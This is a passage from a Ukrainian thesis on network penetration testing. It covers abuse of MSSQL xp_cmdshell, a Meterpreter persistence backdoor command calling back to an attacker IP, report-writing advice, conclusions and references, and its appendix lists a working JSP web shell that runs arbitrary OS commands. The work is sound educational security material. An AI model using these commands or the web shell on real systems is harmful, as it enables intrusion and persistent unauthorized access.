конкретної системної збереженої процедури, xp_cmdshell, яка приймає команду ОС як аргумент, запускає команду в контексті облікового запису користувача, під яким запущено сервер MSSQL, а потім відображає вихідні дані команди у вигляді необробленої відповіді SQL. Через те, що хакери (і пентестери) зловживали цією збереженою процедурою протягом багатьох років, Microsoft вирішила вимкнути її за замовчуванням. Увімкнути її можна за допомогою пари команд mssql-cli:

sp_configure 'show advanced options', '1'

sp_configure 'xp_cmdshell', '1'

На наступному етапі можна використовувати команду *exec master..xp_cmdshell ‘команда’* для віддаленого виконання на цільовому хості. Після того як цілі були скомпрометовані, варто забезпечити надійний повторний вхід, тобто пост експлуатацію. Для цього і був створений інструмент Meterpreter, з його допомогою слід створити автоматичний запуск з’єднання між атакуючою машиною та створеним сеансом. Зробити це можна однією командою. Наприклад, потрібно забезпечити повторне з’єднання з цільовим хостом, на якому працює сервіс Apache Tomcat:

meterpreter > run persistence -A -L c:\\ -X -i 30 -p 8080 -r 192.168.1.39

Тепер, коли виконуваний файл бекдора Meterpreter встановлений і налаштований на автозапуск під час завантаження, атакуюча машина буде отримувати з'єднання з новою сесією Meterpreter кожного разу при перезавантаженні системи з бекдором. На цьому тестування на проникнення можна вважати закінченим, оскільки це всі цілі, що вдалося скомпрометувати.

3.4 Звіт з проникнення

Звіт з тестування на проникнення є важливим документом, який надає детальну інформацію про проведені перевірки безпеки системи, виявлені вразливості та запропоновані заходи щодо їх усунення [8]. Цей звіт необхідний для того, щоб керівництво компанії та технічний персонал могли оцінити рівень захищеності своєї інфраструктури, розуміти потенційні загрози та

приймати обґрунтовані рішення щодо поліпшення безпеки. У звіті має бути опис методології, за якою проводилось тестування, включаючи інструменти та техніки, що використовувалися [15]. Він повинен містити детальний опис вразливостей, які були виявлені під час тестування, та спосіб їх виявлення разом з доказами їх існування, такими як скриншоти або логи. Буде корисно надати опис атаки, яка проводилася. Також важливо надати оцінку ризиків для кожної виявленої вразливості, зокрема ймовірність її експлуатації та потенційні наслідки для організації. У звіт повинні бути включені рекомендації щодо усунення виявлених проблем, а також пропозиції щодо покращення загальної стратегії безпеки. Крім того, варто навести огляд сильних сторін захисних механізмів, які добре впоралися із загрозами, що дозволить організації розуміти свої переваги в контексті безпеки.

3.5 Обґрунтування рекомендацій з тестування безпеки мереж

Визначення цілей тестування на проникнення - це першочергове завдання, що вимагає чіткого розуміння мети та обсягу робіт. Перед початком тестування важливо провести зустрічі з керівництвом та технічними експертами, щоб визначити, які саме аспекти мережі будуть піддані аналізу та яка інформація про мережу буде надана. Це може включати ідентифікацію критичних активів, оцінку потенційних загроз і визначення конкретних цілей, таких як зниження ризиків або підвищення рівня безпеки.

При виборі методів та інструментів для тестування варто враховувати різноманітність можливих загроз і вразливостей. Використання широкого спектру інструментів, таких як сканери вразливостей, тестери на проникнення та інші засоби аналізу, дозволяє отримати більш повну картину стану безпеки мережі. При цьому слід приділяти увагу не лише технічним аспектам, але й соціально-інженерним атакам, які можуть бути ефективними в компрометації системи через людський фактор, наприклад при створення файлу для підбору паролів.

При визначенні вектору атаки важливо ретельно проаналізувати потенційні загрози та сценарії атак, які можуть бути використані зловмисниками. Це може включати аналіз уразливостей, оцінку можливостей атаки зовні та всередині мережі, а також вивчення інформації про існуючі вразливості в програмному забезпеченні та конфігураціях.

Після успішного проникнення в мережу етап пост-експлуатації є критичним для забезпечення максимального використання отриманого доступу. Під час цього етапу тестувальники можуть встановлювати backdoors, здійснювати перехоплення даних або досліджувати можливості підвищення привілеїв. Важливо враховувати, що цей етап може відображати реальні загрози для безпеки мережі, тому необхідно ретельно контролювати та аналізувати дії тестувальників.

Підготовка звіту - останній, але дуже важливий етап тестування на проникнення. Звіт повинен містити детальну інформацію про всі виявлені вразливості, методи атаки та рекомендації щодо їх усунення. Чіткий та структурований звіт допоможе організації прийняти ефективні заходи з підвищення безпеки мережі та запобігти майбутнім загрозам.

Таким чином, у третьому розділі роботи було проведено практичне тестування безпеки мережі, яке включало кілька важливих етапів, починаючи з планування й завершуючи обґрунтуванням рекомендацій. На етапі планування тестування було визначено мету, обсяг та методи тестування, а також обрано відповідні інструменти. Це дозволило ретельно підготуватися до тестування і забезпечити його ефективність. Процес сканування мережі та збір інформації включав детальне сканування активних вузлів, відкритих портів і служб. Зібрана інформація стала основою для подальшого аналізу та виявлення потенційних вразливостей. Цей етап був критично важливим для дослідження структури мережі та ідентифікації можливих цілей для атак.

Цілеспрямоване проникнення до мережі та пост-експлуатація дозволили продемонструвати, як знайдені вразливості можуть бути використані для компрометації систем. Із застосуванням спеціалізованих

інструментів було проведено атаки на вразливі місця, що дозволило оцінити рівень захищеності мережі та ефективність існуючих заходів безпеки. Пост-експлуатація включала аналіз отриманих результатів і управління доступом до скомпрометованих систем. Зокрема було надано рекомендації з написання звіту. У підсумку, обґрунтування рекомендацій з тестування безпеки мереж базувалося на аналізі отриманих даних і проведених тестів. Ці рекомендації спрямовані на підвищення загальної захищеності мережевих систем і запобігання можливим атакам.

ВИСНОВКИ

У результаті дослідження методів тестування безпеки мереж було виявлено низку вразливостей у мережевих системах. Були здійснені ідентифікація та аналіз потенційних точок входу, які можуть бути використані зловмисниками для незаконного доступу до системи. Результати тестування виявили слабкі місця в мережі та продемонстрували можливості їх експлуатації з використанням спеціалізованих інструментів. Це дозволило детально проаналізувати можливі вектори атак та особливості використання зловмисниками вразливостей для компрометації мережевих систем, що підтверджує досягнення поставленої на дослідження мети.

Аналіз використання інструментів, які можуть бути застосовані під час тестування, показав, що для кожного окремого завдання можуть знадобитися різні інструменти. Тому впровадження широкого спектру інструментів, таких як сканери вразливостей, тестери на проникнення та інші засоби аналізу, дозволяє отримати більш повну картину стану безпеки мережі. Найбільш інформативними та зручними у використанні показали себе такі інструменти, як: Nmap, Metasploit Framework та CrackMapExec.

Проведене на основі INPT тестування, у ході якого було проаналізовано мережу та показано ефективність виявлення вразливостей безпеки мережевих веб-сервісів і баз даних. З використанням останніх було отримано доступ до хостів, на яких вони працювали та отримано можливість віддаленого виконання коду. Проведене тестування дало змогу провести аналіз та випробування загальної методики тестування безпеки мереж на проникнення та отримання оцінки загальних мережевих вразливостей.

У якості загальних рекомендацій можна зазначити, що для проведення тестування мереж слід ретельно підготуватися, зокрема, визначити чіткі цілі та обсяг тестування. Необхідно використовувати різноманітні інструменти та методи для виявлення вразливостей, включаючи як автоматизовані сканери,

так і ручні перевірки. Важливо імітувати реальні умови функціонування мереж, щоб отримати об'єктивну картину стану їх безпеки. Після виявлення вразливостей необхідно детально задокументувати всі знайдені проблеми та надати рекомендації щодо їх усунення. Регулярне повторне тестування допоможе оцінити ефективність упроваджених заходів безпеки та підтримати високий рівень захищеності мережі.

ПЕРЕЛІК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Royce Devis. The Art of Network Penetration Testing: How to take over any company in the world. – 2020 – 312 с.
2. Островський, В. І., Семенов, С. А. Основи мережевої безпеки. – Львів: Видавництво "Львівська політехніка", 2018. – 280 с.
3. Литвиненко, М. В., Дяченко, О. М. Тестування безпеки мережевих систем: теорія та практика. – Одеса: Видавництво ОНАХТ, 2021. – 290 с.
4. Гринь, В. А., Семенов, О. С. "Методи тестування безпеки комп'ютерних мереж" // Наукові записки Національного університету "Острозька академія". Серія: Комп'ютерні науки. - Острог, 2017. - Вип. 25. - С. 123-129.
5. Chen, Z., Paxson, V., Katz, R. Handbook of Network Security: Tools and Techniques. – Boston: Artech House, 2021. – 450 p.
6. Сидоренко, О. В., Коваленко, В. І. "Тестування безпеки мережевих систем: теорія та практика" // Праці Одеської національної академії зв'язку. - Одеса, 2021. - Вип. 32. - С. 210-218.
7. Кравчук, Ю. О. "Безпека мереж: практичні аспекти тестування та оцінки" // Збірник наукових праць Інституту проблем моделювання в енергетиці. - Київ, 2019. - С. 104-110.
8. Skoudis, E., Liston, T. Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses. – Prentice Hall, 2006. – 784 p.
9. Harper, A., Harris, S., Ness, C., Eagle, C. Gray Hat Hacking: The Ethical Hacker's Handbook. – New York: McGraw-Hill Education, 2018. – 608 p.
10. Long, J., Skoudis, E. Google Hacking for Penetration Testers. – Syngress, 2011. – 560 p.

11. Козак, Ю. С., Мороз, М. Ю. "Тестування безпеки інформаційних систем" // Сучасні інформаційні технології у сфері безпеки. - Київ: Вид-во НАУ, 2018. - С. 89-94.
12. Erickson, J. Hacking: The Art of Exploitation. – No Starch Press, 2008. – 488 p.
13. Weidman, G. Penetration Testing: A Hands-On Introduction to Hacking. – No Starch Press, 2014. – 528 p.
14. Cole, E., Krutz, R. L., Conley, J. W. Network Security Bible. – Wiley, 2011. – 936 p.
15. Kim, P. The Hacker Playbook 3: Practical Guide to Penetration Testing. – Independently Published, 2018. – 290 p.

ДОДАТОК А

Лістинг А.1 – Код файлу dex.jsp

```
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
 String cmd = request.getParameter("cmd");
 String output = "";
 if(cmd != null) {
 String s = null;
 try {
 Process p = Runtime.getRuntime().exec(cmd,null,null);
 BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
 while((s = sI.readLine()) != null) { output += s+"</br>"; }
 } catch(IOException e) { e.printStackTrace(); }
 }
%>
<pre><%=output %></pre>
<FORM METHOD=GET ACTION='index.jsp'>
```